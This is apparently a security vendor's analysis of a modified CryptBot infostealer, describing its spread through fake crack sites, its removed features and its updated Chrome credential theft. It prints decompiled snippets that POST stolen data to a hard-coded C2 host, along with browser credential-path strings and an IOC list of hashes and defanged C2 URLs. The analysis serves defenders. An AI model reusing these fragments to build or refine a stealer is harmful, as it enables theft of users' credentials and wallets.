Modified CryptBot Infostealer Being Distributed

asec.ahnlab.com/en/31802/

By jcleebobgatenet February 21, 2022

CryptBot is an infostealer that is usually distributed under the disguise of web pages that share cracks and tools. The distribution pages are exposed at the top of the search result page of search engines such as Google, so the risk of infection is high, and the number of relevant detection cases is also relatively high. The ASEC analysis team had thus advised users on these relevant threats in the previous blog posts.

CryptBot is one of the most actively-changing malware with its distribution pages constantly being newly-created. This blog will explain the details of the recently modified version of the CryptBot that is currently being distributed.

When the user clicks the download button in a post disguised as a cracks and tools sharing website created by the attacker, the user is redirected multiple times, ultimately redirected to the distribution page, and new types of such redirections are constantly being created. The figure below shows relatively newly-created distribution pages.



Figure 1. Examples of web pages distributing malware

Not only are the distribution pages changing, but the CryptBot itself is also actively changing, and a new version with a large-scale modification is recently being distributed. Compared to the previous version, a few of the additional features were deleted for simplification, and the infostealing code was modified to adapt to the new browser environment.

First, a few of the distinctive features of the CryptBot were deleted. The anti-sandbox routine, which terminates without malicious behavior in the case of ‘Xeon’ environment after checking the CPU name set as the infection target, was removed. The anti-VM routine that checks the number of CPU cores and memory remains the same.

The behavior that saves the stolen information to two different folders and sends each folder to different C2 was also deleted. This means that in the previous version, there were two infostealing C2s and one C2 for downloading additional malware, but in the currently

distributed version, there is only one infostealing C2.

Protocol	Host	URL	Body	Content-Type
HTTP	veoyjp75.top	/index.php	534	text/html; charset=UTF-8
HTTP	morvur07.top	/index.php	534	text/html; charset=UTF-8
HTTP	tynavr10.top	/download.php?file=releap.exe	534	text/html; charset=UTF-8

Protocol	Host	URL	Body	Content-Type
HTTP	rygedj410.top	/index.php	602	text/html; charset=UTF-8
HTTP	gewfih05.top	/download.php?file=fusate.exe	602	text/html; charset=UTF-8

Figure 2. Comparing C2 transmission of previous CryptBot (top) and modified CryptBot (bottom)

The code shows that when sending files, the method of manually adding the sent file data to the header was changed to the method that uses simple API. user-agent value when sending was also modified. The previous version calls the function twice to send each to a different C2, but in the changed version, one C2 URL is hard-coded in the function.

```
sub_4025D0(v14, &v27, "\r\n--------------------------------\r\n", v19);
v15 = InternetOpenW(
        L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36",
        0,
        0,
        0,
        0);
if ( !v15 )
  return sub_403290(a1, a2, a3 + 1);
v16 = InternetConnectW(v15, a2, 0x50u, 0, 0, 3u, 0, 1u);
if ( !v16 )
  return sub_403290(a1, a2, a3 + 1);
v17 = HttpOpenRequestW(v16, L"POST", L"index.php", 0, 0, 0, 0x80000000, 0);
if ( !v17 )
  return sub_403290(a1, a2, a3 + 1);
HttpAddRequestHeadersA(v17, szHeaders, 0xFFFFFFFF, 0xA0000000);
BuffersIn.dwStructSize = 40;
memset(&BuffersIn.Next, 0, 24);
*&BuffersIn.dwOffsetLow = 0i64;
dwNumberOfBytesWritten[1] = v28;
BuffersIn.dwBufferTotal = v20 + 1 + &v28[strlen(&v27)] - v28 + strlen(Buffer);
HttpSendRequestExW(v17, &BuffersIn, 0, 8u, 0);
```

```
v7 = InternetOpenA(
       "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36",
       0,
       0,
       0,
       0);
if ( v7 )
{
  v8 = InternetConnectA(v7, "rygedj410.top", 0x50u, 0, 0, 3u, 0, 1u);
  if ( v8 )
  {
    v9 = HttpOpenRequestA(v8, "POST", "/index.php", 0, 0, 0, 0x80000000, 0);
    hInternet = v9;
    if ( v9 )
    {
      v15 = v12;
      if ( HttpSendRequestA(v9, &szHeaders, &v12[strlen(&szHeaders)] - v12, lpOptional, dwOptionalLength) )
```

Figure 3. Comparing the C2 transmission code of the previous CryptBot (top) and the modified CryptBot (bottom)

The infostealing features of collecting TXT files on the desktop and screenshots of the screen were also deleted. The behavior of self-deletion that was performed when it was detected by an anti-VM routine or when it completed all malicious behavior and was terminated was also deleted.

```
        firefox_sub_414EC0();
        chromium_sub_401EB0();
        screen_capture_sub_40AD20();
        system_info_sub_40DB70();
        app_wallet_sub_40B220();
        webbrowser_wallet_sub_40D9B0();
        send_c2_sub_40E420();
        download_malware_sub_40EDC0();
      }
    }
  }
  self_delete_sub_413F60();
  ExitProcess(0);
```

```
    v2 = sub_407F7F(v1);
    system_info_sub_402195(v2);
    chromium_and_firefox_sub_401C16(v2);
    (coin_wallet_sub_403939)(v2);
    sub_407FBE(v2, v3);
    send_to_c2_sub_403669();
    download_malware_sub_4038BD();
  }
 }
}
ExitProcess(0);
```

Figure 4. Comparing the main routine function of the previous CryptBot (left) and the modified CryptBot (right)

Not only were the features deleted, but there were also feature improvement patches. The previous version of CryptBot used the pathname of the old version of Chrome when stealing Chrome browser information, so it could not steal information from Chrome v96 released in November 2021 and its later versions. The recently modified sample includes all the newest Chrome path names.

The previous version of CryptBot code was structured in a way that if at least one piece of data did not exist out of the list of target data for stealing, the infostealing behavior would fail. So, infostealing was successful only when the infected system used Chrome browser v81 – v95. The recently improved code can steal if the target data exists regardless of the version.

```
vsnwprintf_s(v8, FileName, 260, L"%wS\\%wS\\Login Data", Dst);
vsnwprintf_s(v10, ExistingFileName, 260, L"%wS\\%wS\\Cookies", Dst);
result = vsnwprintf_s(v11, v59, 260, L"%wS\\%wS\\Web Data", Dst);
```

```
wsprintfW(v18, L"%wS\\%wS\\Cookies", v21, a2);
wsprintfW(v16, L"%wS\\%wS\\Network\\Cookies", v21, a2);
wsprintfW(v14, L"%wS\\%wS\\Web Data", v21, a2);
wsprintfW(v12, L"%wS\\%wS\\Login Data", v21, a2);
```

Figure 5. Comparing the pathname of the target information for stealing of the previous CryptBot (left) and the modified CryptBot (right)

The creator had thus applied a feature improvement patch for the malicious behavior and also removed many unnecessary features. As CryptBot's packing method, internal codes, C2, etc. actively change, and as its distribution pages are easily exposed, user caution is advised.

The following is the IOC information of CryptBot that has been distributed over the past week.

[IOC Info]

MD5

28e1397f9233badf815e22ef2e13634f
33e6e82f629715ce89424c41a847e889
0ceba86a7ab680d71f3dc99bbbec3368
74829260d3acddf20a4cc250e24e4d5e
d02b62d008db43c824966101345d65a4
ffe738f3cd8b8dc7e698fb3ded271d98
8f3c845153fe6e83d47b747881588c72
0169a24e049b4a8737256f06a7b666d2
98a86c1d2ffd2ebf30e0cc36efa8aef9
c2c2ced2d3319f3e89e546c7e96da4f9
599d2007777226487a4eb01cef954f99
f3ab03c11b45d48d8efd4206b1d17ccd
7c942ca86fa10d68691df2c13f8b2467
3d83e57852c8e379345a8c34ad2a14c9
2a05717d483b3a8829a50cd977967040
31a6aeffae90556406e82c18abaddd65
cb0eef45148b712e666df23d0015aa82
d6227c96b116293d2d08f50e8f717357
1db0cc5e74198d5c09237795279efb28
d0396014bd3219537b179e2133d7dd18
86d1ed1246c35d69ec580ff2ce8b189f
352f837f51b792c978c27cdac4be2453
f404488eb9ace976f872e5a953c3329c
66b944035e6369c84cbb2c8c4139e556
75330228fce69f2537afb5846c69a7ca
46142e232243bd7d6cbfe8dc8d576316
70e9dfc595511ad71d543860433b02f5
9bcacf1770295c8b2ccebfe8e843ccec
ccbad7304639bd0b93baad2a877923fd
eb7e00aa720c6145aa13608a4623f40b
26f659c0b4125fcaec364fdcbdece018
fe327314eb2f29690ae99baadb888651
c9a0476bb60feb1d02fba5b22f094db6
b4a37286503fe571115a590349fc2dee
41d859a85dc5d2b405fc702f9df95265
2f9e56c5eea5f4b7b880b0d26d140b63
710f4efa4dc52b36901266fc0c09d810
f2f6b2d9575d556855f12f6d244c5e9b

Sending C2

> rygqwf41[.]top/index.php
> rygedj410[.]top/index.php
> rygzil43[.]top/index.php
> rygiow53[.]top/index.php
> rygofx510[.]top/index.php
> rygsay57[.]top/index.php
> ryghim51[.]top/index.php
> rygcwa58[.]top/index.php
> rygvpi61[.]top/index.php
> rygykd610[.]top/index.php
> rygkhf63[.]top/index.php
> rygckz67[.]top/index.php
> rygnih710[.]top/index.php
> rygcgf73[.]top/index.php
> rygsvk77[.]top/index.php
> rygcup71[.]top/index.php
> jugpry110[.]top/index.php
> juglqr13[.]top/index.php
> jugqay17[.]top/index.php
> jugkeo11[.]top/index.php
> jugrjb23[.]top/index.php
> jugxmo21[.]top/index.php
> jugfwr33[.]top/index.php
> jugndj31[.]top/index.php

Downloading C2

> gewfih05[.]top/download.php?file=fusate.exe
> gewfec07[.]top/download.php?file=insane.exe
> gewuib08[.]top/download.php?file=scrods.exe
> gewtuq10[.]top/download.php?file=swaths.exe
> kanimx01[.]top/download.php?file=zoster.exe
> kanlsu03[.]top/download.php?file=avulse.exe
> kanefo04[.]top/download.php?file=diazin.exe

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information